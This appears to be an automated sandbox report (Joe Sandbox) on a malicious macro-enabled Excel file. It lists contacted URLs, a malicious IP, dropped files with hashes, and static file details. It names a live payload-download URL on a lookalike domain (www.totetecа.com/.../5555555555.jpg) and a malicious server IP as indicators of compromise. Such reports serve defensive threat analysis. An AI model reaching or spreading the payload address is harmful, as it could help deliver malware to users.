http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://weather.service.msn.com/data.aspx	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://apis.live.net/v5.0/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://management.azure.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://incidents.diagnostics.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://api.office.net	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://entitlement.diagnostics.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://outlook.office.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://templatelogging.office.com/client/log	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://outlook.office365.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://webshell.suite.office.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://management.azure.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://ncus-000.contentsync.	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://devnull.onenote.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://messaging.office.com/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://augloop.office.com/v2	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://skyapi.live.net/Activity/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://dataservice.o365filtering.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false		high
http://https://directory.services.	47DB79C7-3182-45D7-9E77-20E9958CA999.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.107.2.98	unknown	United States		397423	TIER-NETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	343866
Start date:	25.01.2021
Start time:	18:14:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Refusal-743510550-01212021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSM@3/11@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 168.61.161.212, 23.211.6.115, 104.43.193.48, 52.109.32.63, 52.109.88.40, 52.109.8.23, 95.101.184.67, 51.104.139.180, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.107.2.98	Refusal-376547573-01212021.xlsm	Get hash	malicious	Browse	• www.totetecа.com/qzkiodlofm/5555555555.jpg
	Refusal-828813764-01212021.xlsm	Get hash	malicious	Browse	• www.totetecа.com/qzkiodlofm/5555555555.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIER-NETUS	Refusal-376547573-01212021.xlsm	Get hash	malicious	Browse	• 172.107.2.98
	Refusal-828813764-01212021.xlsm	Get hash	malicious	Browse	• 172.107.2.98
	http://https://rmkcleaning.co.uk/	Get hash	malicious	Browse	• 198.37.123.126
	Yx9bjnQEEl.exe	Get hash	malicious	Browse	• 154.16.168.6
	sKu7FoPlk3.exe	Get hash	malicious	Browse	• 204.14.92.16
	A7UvjUai3s.doc	Get hash	malicious	Browse	• 104.149.21 6.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\47DB79C7-3182-45D7-9E77-20E9958CA999

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372916744060495
Encrypted:	false
SSDEEP:	1536:8cQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:yrQ9DQW+zBX8P
MD5:	37B822D30C176B83115E9B7967DE378F
SHA1:	F6D25F650A96F04BE421B67CE200642D59066B37
SHA-256:	FC89D4B415061D0149071738FCE0A03DB2D1B0CA55698B204B0FF6990F475068
SHA-512:	5AA435BF5F6E6E1FF3155DE872B8F2521E3950C5A7A34E8B1CFE300727A62896E4D3136B33F29F5500F91535DC71E545C1C65299ECCF5F13C29C20DF1DB0E99
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-25T17:15:15">.. Build: 16.0.13720.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2CBD62F1.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.IR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\39BFA2B0.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5l9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."......y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4B8458AB.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z....._.\.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII\|..2. m,,,.-[.....sr.V1..g...on.....dl.'..'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Temp\41B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25989
Entropy (8bit):	7.554685274803223
Encrypted:	false
SSDEEP:	384:p8x/WsWMcLW4/WXc48aoVT0QNuzWKPqGnUfbEfAXG:OEs943nW+u7qkbyG
MD5:	B9CC8E8C257DD68F2EFB65DDD1E763A1
SHA1:	811C1A5B0A55575892BC913B02B2264D7ADC033E
SHA-256:	88D3310D342C5E4328EC37A29B4F5BCDFFC966A03816C17CBFCD755ADA2C1F51
SHA-512:	4D353284468BB44D70BDC5F3C95F6AB716E8CFA065831B0402FD7068F2856F227A23582C634BB0B446B6EC3D4FE29D099D0E93F06A29B8A58731DFBE3659582
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Tue Jan 26 01:15:17 2021, atime=Tue Jan 26 01:15:17 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.634216260818898
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SSDEEP:	12:8pfZCXUR2cuElPCH2A0PESYKOuBRF+WrjAZ/2bDgc5LC5Lu4t2Y+xIBjKZm:8nCm5OqFAZiDgz87aB6m
MD5:	BBB5D34DE21E7D34E2D35422AFB5E67E
SHA1:	FD76B81546A640B5FDF7F5759E63C2C524A1E7D4
SHA-256:	EFA98A2A021B8DEE2E4D41E1A5BE2FE287EEB0143327C583CF2588E322E8052D
SHA-512:	68CA47F916F4E36C7DE8BEB8342A82009BBFBB2563BE58959B35EF88C6C351B076E7C46C9C287A3A185023D392C84C5E70D4F66B3511DDA842B13C20E852EBC
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...."......o..... .....u....P.O. .:i.....+00../C:\.....x.1.....N....Users.d.....L..:R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....>Qwx..user.<.....Ny.:R.....S.....V.a.h.a.r.d.z.....~.1.....:R....Desktop.h.....Ny.:R.....Y.....>.....x.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- 2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....320946.....!a..%.H.VZAj...4.4.... .....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Refusal-743510550-01212021.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:43 2020, mtime=Tue Jan 26 01:15:17 2021, atime=Tue Jan 26 01:15:17 2021, length=25989, window=hide
Category:	dropped
Size (bytes):	2280
Entropy (8bit):	4.630058765249564
Encrypted:	false
SSDEEP:	24:8ymY+BFUA5ZQDgsf7aB6myymY+BFUA5ZQDgsf7aB6m:82+n5WeB6p2+n5WeB6
MD5:	8BAE5D7321FCCC048BED151331026209
SHA1:	C7B8CF59439ECDD92C97EF4237D3D555A83081C5
SHA-256:	FFE4058AB11162B4E38FDF1838C9D26197A32740453960F2F6B8392E5FAE0C47
SHA-512:	1C931BE9B1F87FC3E8E598206C613C338A5E3FF0F3A93065CC2E1DBA9913E551C7A79969DDE697807562560E96F2DBD4E48C943D23E5520A47049701A1E5CE15
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...c...:....o.....o.....e.....P.O. .:i.....+00../C:\.....x.1.....N....Users.d.....L..:R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....>Qwx..user.<.....Ny.:R.....S.....V.a.h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.:R.....Y.....>.....J.+.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- 2.1.7.6.9.....2.:f...:R.. .REFUSA~1.XLS..p.....>Qvx:R.....h.....D...R.e.f.u.s.a.l.-.7.4.3.5.1.0.5.5.0.-.0.1.2.1.2.0.2.1...x.l.s.m.....e.....-.....d.....>.S..... C:\Users\user\Desktop\Refusal-743510550-01212021.xlsm..6.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.e.f.u.s.a.l.-.7.4.3.5.1.0.5.5.0.-.0.1.2.1.2.0.2.1...x.l.s.m.....:..,.LB.)...As... `.....X.....320946.....!a..%.H.VZAj..._..-.....-..!a..%.H.VZAj..._..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.696298973662382
Encrypted:	false
SSDEEP:	3:oyBVomxW8ADBa2iCpSvia2iCpSmxW8ADBa2iCpSv:dj4YbCpGHbCpGYbCpc
MD5:	74D96E6F94FA47216C6609AFD4D1442D
SHA1:	C8D6BE4FEBA20B380E27154239440C919D2C7AE8
SHA-256:	4C97924C342D567DBC0D55F9987D8B9FD6F39548B5832B386B3989C6FA104DA4
SHA-512:	B08691BAB15CD949D8B41B54E592C9356C6BFB6C6C59C5CB8D9A07C068D9A1E2898170CD91CF8E1695F13B809AD52F30E12A413A462EF6546DD3122AC881FA 8
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Refusal-743510550-01212021.xlsm.LNK=0..Refusal-743510550-01212021.xlsm.LNK=0..[misc]..Refusal-743510550-01212021.xlsm.LNK=0..

C:\Users\user\Desktop\72B10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	25989
Entropy (8bit):	7.554685274803223
Encrypted:	false
SSDEEP:	384:p8x/WsWMcLW4/WXc48aoVT0QNuzWKPqGnUfbEfAXG:OEs943nW+u7qkbyG
MD5:	B9CC8E8C257DD68F2EFB65DDD1E763A1
SHA1:	811C1A5B0A55575892BC913B02B2264D7ADC033E
SHA-256:	88D3310D342C5E4328EC37A29B4F5BCDFFC966A03816C17CBFCD755ADA2C1F51
SHA-512:	4D353284468BB44D70BDC5F3C95F6AB716E8CFA065831B0402FD7068F2856F227A23582C634BB0B446B6EC3D4FE29D099D0E93F06A29B8A58731DFBE36595826
Malicious:	false

C:\Users\user\Desktop\72B10000	
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;.....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Refusal-743510550-01212021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD0 7
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\msdownld.tmp\AS01B7F1.tmp\5555555555.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	empty
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D41D8CD98F00B204E9800998ECF8427E
SHA1:	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256:	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
SHA-512:	CF83E1357EEFB8BDF1542850D66D8007D620E4050B5715DC83F4A921D36CE9CE47D0D13C5D85F2B0FF8318D2877EEC2F63B931BD47417A81A538327AF927DA3
Malicious:	false
Preview:	

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.559119963027783
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Refusal-743510550-01212021.xlsm
File size:	26170
MD5:	46a087edfdd6cd9f32e71658475bbd80
SHA1:	d5e243201b2b02fd30f5eb96693c5afacd529903
SHA256:	3099fc48fbfb503b607c72c475af8df937b4036a5fdbe430 ce2707e7d2388d19
SHA512:	7fa41c8ec8354b1fda49490963cc11447fa72ca8987ff48f 00b79225fd32ab6de6d23970d1b54c32b8633443439af3 d0f62d4992c410593a6bfb5c5b228671d
SSDEEP:	384:mMfowh92aGcoKKRR6xt7k5SV8m2ylTQ8aoVT0Q NuzWKP8WZoms:mMflhQaGc7SsFk5S6f6TfW+u7DZR s
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Refusal-743510550-01212021.xlsm"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
